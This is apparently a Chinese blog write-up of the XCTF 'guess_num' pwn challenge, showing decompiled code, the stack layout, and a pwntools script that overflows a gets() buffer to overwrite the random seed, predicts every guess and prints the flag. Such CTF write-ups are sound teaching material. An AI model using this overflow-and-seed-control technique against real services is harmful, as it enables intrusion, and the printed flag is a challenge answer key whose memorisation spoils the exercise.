
攻防世界guess_num

原创


饭饭啊饭饭 于 2019-08-05 14:47:29 发布 2750 收藏 4

文章标签： ctf pwn xctf

本文链接：https://blog.csdn.net/zyh18851473527/article/details/98487071



首先下载附件 checksec一下再放入IDA中




```
*(_QWORD *)seed = sub_BB0();
puts("-------------------------------");
puts("Welcome to a guess number game!");
puts("-------------------------------");
puts("Please let me know your name!");
printf("Your name:", 0LL);
gets(&v7);
srand(seed[0]);
for ( i = 0; i <= 9; ++i )
{
  v6 = rand() % 6 + 1;
  printf("-------------Turn:%d-------------\n", (unsigned int)(i + 1));
  printf("Please input your guess number:");
  __isoc99_scanf("%d", &v4);
  puts("-------------------------------");
  if ( v4 != v6 )
  {
    puts("GG!");
    exit(1);
```

```
    }
    puts("Success!");
  }
  sub_C3E();
  return 0LL;
```


点击进入sub_C3E函数，发现条件成立即可找到flag

```
__int64 sub_C3E()
{
  printf("You are a prophet!\nHere is your flag!");
  system("cat flag");
  return 0LL;
}
```

接着进入v7

```
-0000000000000030 var_30          db ?
-000000000000002F                 db ? ; undefined
-000000000000002E                 db ? ; undefined
-000000000000002D                 db ? ; undefined
-000000000000002C                 db ? ; undefined
-000000000000002B                 db ? ; undefined
-000000000000002A                 db ? ; undefined
-0000000000000029                 db ? ; undefined
-0000000000000028                 db ? ; undefined
-0000000000000027                 db ? ; undefined
-0000000000000026                 db ? ; undefined
-0000000000000025                 db ? ; undefined
-0000000000000024                 db ? ; undefined
-0000000000000023                 db ? ; undefined
-0000000000000022                 db ? ; undefined
-0000000000000021                 db ? ; undefined
-0000000000000020                 db ? ; undefined
-000000000000001F                 db ? ; undefined
-000000000000001E                 db ? ; undefined
-000000000000001D                 db ? ; undefined
-000000000000001C                 db ? ; undefined
-000000000000001B                 db ? ; undefined
-000000000000001A                 db ? ; undefined
-0000000000000019                 db ? ; undefined
-0000000000000018                 db ? ; undefined
-0000000000000017                 db ? ; undefined
-0000000000000016                 db ? ; undefined
-0000000000000015                 db ? ; undefined
-0000000000000014                 db ? ; undefined
-0000000000000013                 db ? ; undefined
-0000000000000012                 db ? ; undefined
-0000000000000011                 db ? ; undefined
-0000000000000010 seed            dd 2 dup(?)
-0000000000000008 var_8           dq ?
```


发现var_30在栈中占0x20，可以覆盖到seed

即利用v7覆盖seed[0],使seed[0]已知，然后循环，就拿到flag了

```
from pwn import*
from ctypes import*
p = remote("111.198.29.45",34097)
elf = ELF('7')
libc = cdll.LoadLibrary('/lib/x86_64-linux-gnu/libc.so.6')
payload = 'A'*0x20+p64(1)
p.recvuntil('name:')
p.sendline(payload)
libc.srand(1)
for i in range(10):
        num = str(libc.rand()%6+1)
        p.recvuntil('number:')
        p.sendline(num)
p.interactive()
```



```
[+] Opening connection to 111.198.29.45 on port 34097: Done
[*] '/home/ls/\xe6\xa1\x8c\xe9\x9d\xa2/xctf/pwn/7'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] Switching to interactive mode
--------------------------------
Success!
You are a prophet!
Here is your flag!cyberpeace{e678198b96b406a7988051249895bc0d6}
```